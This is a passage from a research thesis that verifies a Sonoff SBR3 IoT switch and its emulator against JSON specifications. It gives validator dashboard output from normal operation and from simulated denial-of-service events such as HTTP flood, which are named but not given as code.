


Figure 34 SBR3 (bottom) and Emulator testbed (top)

4.4.5 *Verification*

4.4.5.1 Verify the IoT device against specifications

To verify the SBR3 and the emulator, the traffic generator, cyber-event emulator, network monitor, and specification validator were developed using the python programming language. The traffic generator generates HTTP traffic emulating the user's interaction with the SBR3. The cyber-event emulator generates network traffic to create cyber-events (Slowloris [61], HTTP Flood attack [62]and SYN attack [63]) on the emulator or IoT device. The traffic monitor is an application developed that sniffs the network traffic to and from the IoT device and the emulator. The network validator compares data points from the network traffic against behavioral requirements and specifications. Figure 35 represents the verification setup.




Figure 35 SBR3 and Emulator network verification diagram

4.4.5.2 Emulate the specifications to obtain information about IoT device behavior in the user environment

The traffic generator sends an HTTP POST request to the emulator or SBR3 generated from the usage description. The usage description is a collection of happy and sad path use cases, and is described in the ***generate.json*** and ***usage.json*** files. The ***generate.json*** file contains details about the HTTP request such as API endpoints, protocol details corresponding to each use case required to generate requests. The ***usage.json*** file contains information about the usage scenario required to emulate user's usage behavior namely, the number of packets, happy and sad path usage combinations, packet interval/ frequency distributions.

The emulator responds to the HTTP request with the appropriate HTTP response. The behavior, configuration, and interface JSON files are used to set up the emulator. The emulator is an HTTP server configured using information from the ***configuration.json***, to transition to different states with information from ***behavior.json*** and responds to the HTTP request using data from the ***Interface.json***. The ***configuration.json*** file contains network configuration information about the IoT device or emulator such as the IP address and port. The ***interface.json*** document contains the specifications and characteristics of IoT device at the selected layer of description such as the business logic and application layers. The ***behavior.json*** file contains details about acceptable states and transitions of the IoT. It can also contain details about environmental related factors such as temperature pattern.


The cyber-attack emulator contains a set of cyber-attack modules. The cyber-attack uses information from the ***attack.json*** and ***configuration.json*** to craft specially targeted cyber-events at the emulator or IoT device. The tool determines the degree to which the emulator and the IoT device function according to specifications during normal operation and during cyber events. It does this by comparing data points from the network traffic between the generator and IoT device or emulator against information contained in the generate, usage, behavior, and ***interface.json*** files.

4.4.5.2.1 Verify the IoT device against JSON specifications

To verify against specifications, the SBR3 and the emulator were run in normal condition and cyber-attack conditions. Identical packets were sent from the generator to the emulator and the IoT device simultaneously. The network traffic from both devices were checked in real time against the behavior specification with the network monitor and verifier.

The behavior of the SBR3 was described in terms of content of the response and the time it takes to respond to a request. The content of the response from both the IoT device and the emulator are expected to be identical while their response time may differ because it depends on various factors such as the device hardware, software, network, and other factors.

The network response time was determined by sending requests to both the emulator and the device over a period and then collecting response time data. Statistics were run on the data to determine the average response time and to determine deviation threshold. A deviation above the threshold was regarded as abnormal behavior. Figure 36 shows the verification of the network traffic between the SBR3 and the generator by the verifier.



```
HTTP RESPONSE CHECK:  RESPONSE ITEMS
The payload passed the HTTP response payload key check
Sonoff_emulator


The payload passed the HTTP header: Content-Type check expected value: application/json, server value: application/json
GENERATOR BEHAVIOR CHECK PREVIOUS
HTTP RESPONSE CHECK:  STATUS CODE
The payload passed the HTTP header: Connection check expected value: close, server value: close
The behavior failed the elapse time  0.10872 is not within  the specified range 0.016000000000000004 and 0.054000000000000006


The payload passed the HTTP response status_code check expected = 200, response = 200



HTTP RESPONSE CHECK:  SEQ NUMBER

HTTP RESPONSE CHECK:  RESPONSE ITEMS
The sequence number passed the datatype check expected = int, response = <class 'int'>
The payload passed the HTTP response payload key check
The sequence number passed the value check expected = positive_integer, response = positive integer


HTTP RESPONSE CHECK:  STATUS CODE
passed request payload dictionary key check expected keys: dict_keys(['switch']) actual keys: dict_keys(['switch'])
The payload passed the HTTP response status_code check expected = 200, response = 200
```


Figure 36 SBR3 and Emulator network verification details

4.4.5.2.2   Verify the IoT device against specifications at various levels

The functionality of the IoT device was verified for each network layer of the IoT architecture that was described in the interface specification. The research verifies the IoT device and emulator at the Business logic layer, the application layer, and the transport layer. Figure 37 shows the details of the verification at the different layers.

The business logic layer verification checks the response of the SBR3 or emulator to an input as it relates to the expected response detailed in the business logic interface description. Data points, such as the expected error responses and the packet sequence number, were verified. The verifier confirms if the right success or error response is returned and the content of the response data. The business logic verification is made up of the sequence number check, the error value check, and the data check. The application layer verifies if the response of the SBR3 or the emulator at the application layer is consistent with the models and designs. The response status codes, header details, response details, protocol version are some of the information verified at the application layer. The application layer verification is made up of the response header check and the response body check. The response header check verifies that details of the HTTP response header properties are consistent with the information on the application interface description. This checks for information such as the content length, connection, content type, status code and protocol version. The response body check compares the information contained in the response body against the specifications in the application description. This information includes the status code, URL, sequence number and data. The application verification confirms that all the data dictionary keys, and response content are present, and the dictionary values of the response data are correct and consistent with the expected datatypes.

The transport layer check verifies if the communication patterns between the SBR3 or the emulator and the generator at the transport layer are consistent with the models and designs. This checks for the port number and the patterns of communication between network nodes as it relates to flags. These checks include the three-way handshake, the server acknowledgement flag check, and the closure handshake check. The check matches the flag pattern between the IoT device or SBR3 and the generator for each request and response against the specification in the transport layer specification. Figure 37 represents a network verification at the identified network layers.



Usage generator

Choose device: Emulator

Choose scenerio: comboA

Information

Usage combination:	comboA
Usage distribution:	constant

Emulator

Business logic Layer

Actual input: off	Expected input: on,off	IsUrlPathValid: true	IsInputValid: true
Actual Error response: 0	Expected Error response: 0	IsResponseValid: true	IsSequenceNumValid: true

Application Layer

Version: HTTP/1.1 Method: POST count: 11 num of packets: 90

Transport Layer

src port #: 8084 dst port #: 62046 src flag: FA dst flag: A

Network Layer

src IP addr: 192.168.0.126 dst IP addr: 192.168.0.161 IP protocol: 6 IP version: 4

Monitor

Behavior Indicators

Key Indicators

Indicator	Value
Response time:	0.196
Timelapse:	0:00:53

LED Indicators

Test	light
Response Indicator:	●

Performance Indicators

Indicator	Value	> Treshold
SYN:	0	3
Error:	0.27	0.4
Behavior:	0.09	0.75

Domain Validation checks

Test	Pass	Fail	Total	Fail %
Domain check :	11	0	11	0

Behavior Validation checks

Test	Pass	Fail	Total	Fail %
Behavior check:	10	1	11	0.09

Application Validation checks

Test	Pass	Fail	Total	Fail %
Response Header Check:	3	0	3	0
Response Body Check:	3	0	3	0
Packet Statistics :	8	3	11	0.27


Transport Validation checks

Test	Pass	Fail	Total	Fail %
TCP Flag check:	2	1	3	0.33

Figure 37 SBR3 and Emulator verification by layers

4.4.5.2.3 IoT device behavior verification metric and statistics

To determine if the emulator and the SBR3 function similarly, we verified both devices against a set of metrics and the result of each check is aggregated into the verification statistics, the concept being that that if the SBR3 and emulator have the same verification statistics in response to the same set of inputs, they function similarly. We took this approach because it is infeasible to directly compare data from both devices against each other in real time without having a known baseline (i.e., the specifications) from which to make the comparison These statistics aggregate the result of the individual checks which show whether the responses pass or fail the different verification checks. The test includes header validity check, response body check, domain response check and behavior check. Figure 38 is an example of the verification statistics.



Emulator

Business logic Layer

Actual input: offf
Actual Error response: 400
Expected input: on,off
Expected Error response: 400
IsUrlPathValid: true
IsResponseValid: true
IsInputValid: false
IsSequenceNumValid: true

Application Layer

Version: HTTP/1.1
Method: POST
count: 3
num of packets: 90

Transport Layer

src port #: 8084
dst port #: 63114
src flag: FA
dst flag: A

Network Layer

src IP addr: 192.168.0.126
dst IP addr: 192.168.0.161
IP protocol: 6
IP version: 4

Monitor

Behavior Indicators

Key Indicators

Indicator	Value
Response time:	0.037
Timelapse:	0:00:10

LED Indicators

Test	light
Response Indicator:	●

Performance Indicators

Indicator	Value	> Treshold
SYN:	0	3
Error:	0.33	0.4
Behavior:	0	0.75

Domain Validation checks

Test	Pass	Fail	Total	Fail %
Domain check :	3	0	3	0

Behavior Validation checks

Test	Pass	Fail	Total	Fail %
Behavior check:	3	0	3	0

Application Validation checks

Test	Pass	Fail	Total	Fail %
Response Header Check:	3	0	3	0
Response Body Check:	3	0	3	0
Packet Statistics :	2	1	3	0.33

Transport Validation checks

Test	Pass	Fail	Total	Fail %
TCP Flag check:				

IoT

Business logic Layer

Actual input: offf
Actual Error response: 400
Expected input: on,off
Expected Error response: 400
IsUrlPathValid: true
IsResponseValid: true
IsInputValid: false
IsSequenceNumValid: true

Application Layer

Version: HTTP/1.1
Method: POST
count: 3
num of packets: 90

Transport Layer

src port #: 8081
dst port #: 63115
src flag: A
dst flag: FA

Network Layer

src IP addr: 192.168.0.199
dst IP addr: 192.168.0.161
IP protocol: 6
IP version: 4

Monitor

Behavior Indicators

Key Indicators

Indicator	Value
Response time:	0.034
Timelapse:	0:00:10

LED Indicators

Test	light
Response Indicator:	●

Performance Indicators

Indicator	Value	> Treshold
SYN:	0	3
Error:	0.33	0.4
Behavior:	0	0.75

Domain Validation checks

Test	Pass	Fail	Total	Fail %
Domain check :	3	0	3	0

Behavior Validation checks

Test	Pass	Fail	Total	Fail %
Behavior check:	3	0	3	0

Application Validation checks

Test	Pass	Fail	Total	Fail %
Response Header Check:	3	0	3	0
Response Body Check:	3	0	3	0
Packet Statistics :	2	1	3	0.33

Transport Validation checks

Test	Pass	Fail	Total	Fail %
TCP Flag check:				


Figure 38 SBR3 and Emulator verification statistics

4.5 Experiments and Results

For the research to ensure the IoT device and emulator function according to specification when they are deployed, they must be verified in an actual operational setting. The IoT device was tested during normal use case scenarios and cyber events. The IoT device should behavior within specification thresholds during normal operational condition and go out of specification thresholds during cyber events. Both devices need to not only pass both sets of tests but have equivalent results.

4.5.1 IoT device verification during normal operation

To confirm that the SBR3 and the emulator function similarly, their functionality was verified against specification at the business logic, application, and transport layers. A set of nominal and error-detection usage scenarios were designed and sent over a period of 7 hours and 30 minutes. The response from SBR3 and the emulator were verified at the different interface levels and the statistics were collected. The verification statistics from the SBR3 and emulator were compared. Figure 39 and figure 40 show the results of the verification of the SBR3 and emulator.



Usage generator

Choose device: Both

Choose scenerio: comboA

Information

Usage combination: comboA
Usage distribution: constant

Emulator

Business logic Layer

Actual input: on	Expected input: on,off	IsUrlPathValid: true	IsInputValid: true
Actual Error response: 0	Expected Error response: 0	IsResponseValid: true	IsSequenceNumValid: true

Application Layer

Version: HTTP/1.1 Method: POST count: 592 num of packets: 3000

Transport Layer

src port #: 8084 dst port #: 63366 src flag: FA dst flag: A

Network Layer

src IP addr: 192.168.0.126 dst IP addr: 192.168.0.161 IP protocol: 6 IP version: 4

Monitor

Behavior Indicators

Key Indicators

Indicator	Value
Response time:	0.048
Timelapse:	2:29:12

LED Indicators

Test	light
Response Indicator:	●

Performance Indicators

Indicator	Value	> Treshold
SYN:	0	3
Error:	0.33	0.4
Behavior:	0	0.75

Domain Validation checks

Test	Pass	Fail	Total	Fail %
Domain check :	589	0	589	0

Behavior Validation checks

Test	Pass	Fail	Total	Fail %
Behavior check:	590	2	592	0

Application Validation checks

Test	Pass	Fail	Total	Fail %
Response Header Check:	3	0	3	0
Response Body Check:	3	0	3	0
Packet Statistics :	393	196	589	0.33

Transport Validation checks

Test	Pass	Fail	Total	Fail %

Cyber generator

Choose device: IoT

Choose cyberattack: Http_flood

Information

Attack layer:
Attack Type:

IoT

Business logic Layer

Actual input: on	Expected input: on,off	IsUrlPathValid: true	IsInputValid: true
Actual Error response: 0	Expected Error response: 0	IsResponseValid: true	IsSequenceNumValid: true

Application Layer

Version: HTTP/1.1 Method: POST count: 592 num of packets: 3000

Transport Layer

src port #: 8081 dst port #: 63367 src flag: A dst flag: FA

Network Layer

src IP addr: 192.168.0.199 dst IP addr: 192.168.0.161 IP protocol: 6 IP version: 4

Monitor

Behavior Indicators

Key Indicators

Indicator	Value
Response time:	0.11
Timelapse:	2:29:13

LED Indicators

Test	light
Response Indicator:	●

Performance Indicators

Indicator	Value	> Treshold
SYN:	0	3
Error:	0.33	0.4
Behavior:	0.01	0.75

Domain Validation checks

Test	Pass	Fail	Total	Fail %
Domain check :	589	0	589	0

Behavior Validation checks

Test	Pass	Fail	Total	Fail %
Behavior check:	585	7	592	0.01


Application Validation checks

Test	Pass	Fail	Total	Fail %
Response Header Check:	3	0	3	0
Response Body Check:	3	0	3	0
Packet Statistics :	393	196	589	0.33

Transport Validation checks

Test	Pass	Fail	Total	Fail %

Figure 39 SBR3 and Emulator verification statistics



Usage generator

Choose device: Both
Choose scenerio: comboA

Information
Usage combination: comboA
Usage distribution: constant

Cyber generator

Choose device: IoT
Choose cyberattack: Http_flood

Information
Attack layer:
Attack Type:

Emulator

Business logic Layer

Actual input: off
Actual Error response: 0
Expected input: on,off
Expected Error response: 0
IsUrlPathValid: true
IsResponseValid: true
IsInputValid: true
IsSequenceNumValid: true

Application Layer

Version: HTTP/1.1
Method: POST
count: 2300
num of packets: 3000

Transport Layer

src port #: 8084
dst port #: 56954
src flag: FA
dst flag: A

Network Layer

src IP addr: 192.168.0.126
dst IP addr: 192.168.0.161
IP protocol: 6
IP version: 4

Monitor

Behavior Indicators

Key Indicators

Indicator	Value
Response time:	0.186
Timelapse:	9:40:29

LED Indicators

🟩 Good 🟥 warning ⬛ unresponsive

Test	light
Response Indicator:	●

Performance Indicators

Indicator	Value	> Treshold
SYN:	0	3
Error:	0.33	0.4
Behavior:	0	0.75

Domain Validation checks

Test	Pass	Fail	Total	Fail %
Domain check :	2298	3	2301	0

Behavior Validation checks

Test	Pass	Fail	Total	Fail %
Behavior check:	2289	11	2300	0

Application Validation checks

Test	Pass	Fail	Total	Fail %
Response Header Check:	3	0	3	0
Response Body Check:	3	0	3	0
Packet Statistics :	1535	766	2301	0.33

Transport Validation checks

Test	Pass	Fail	Total	Fail %

IoT

Business logic Layer

Actual input: off
Actual Error response: 0
Expected input: on,off
Expected Error response: 0
IsUrlPathValid: true
IsResponseValid: true
IsInputValid: true
IsSequenceNumValid: true

Application Layer

Version: HTTP/1.1
Method: POST
count: 2312
num of packets: 3000

Transport Layer

src port #: 8081
dst port #: 56953
src flag: A
dst flag: FA

Network Layer

src IP addr: 192.168.0.199
dst IP addr: 192.168.0.161
IP protocol: 6
IP version: 4

Monitor

Behavior Indicators

Key Indicators

Indicator	Value
Response time:	0.034
Timelapse:	9:40:28

LED Indicators

🟩 Good 🟥 warning ⬛ unresponsive

Test	light
Response Indicator:	●

Performance Indicators

Indicator	Value	> Treshold
SYN:	0	3
Error:	0.33	0.4
Behavior:	0	0.75

Domain Validation checks

Test	Pass	Fail	Total	Fail %
Domain check :	2310	0	2310	0

Behavior Validation checks

Test	Pass	Fail	Total	Fail %
Behavior check:	2307	5	2312	0

Application Validation checks


Test	Pass	Fail	Total	Fail %
Response Header Check:	3	0	3	0
Response Body Check:	3	0	3	0
Packet Statistics :	1540	770	2310	0.33

Transport Validation checks

Test	Pass	Fail	Total	Fail %

Figure 40 SBR3 and Emulator verification statistics

A total of 2,300 HTTP requests were sent over a period of 9 hours and 40 minutes. The packets were made up of two nominal behavioral tests and one error-detection test. The SBR3 and emulator passed all domain verification checks, behavior checks, application response header and body checks which is depicted in Figure 41.



Monitor

Behavior Indicators

Key Indicators

Indicator	Value
Response time:	0.186
Timelapse:	9:40:29

LED Indicators

🟩 Good 🟥 warning ⬛ unresponsive

Test	light
Response Indicator:	●

Performance Indicators

Indicator	Value	> Treshold
SYN:	0	3
Error:	0.33	0.4
Behavior:	0	0.75

Domain Validation checks

Test	Pass	Fail	Total	Fail %
Domain check :	2298	3	2301	0

Behavior Validation checks

Test	Pass	Fail	Total	Fail %
Behavior check:	2289	11	2300	0

Application Validation checks

Test	Pass	Fail	Total	Fail %
Response Header Check:	3	0	3	0
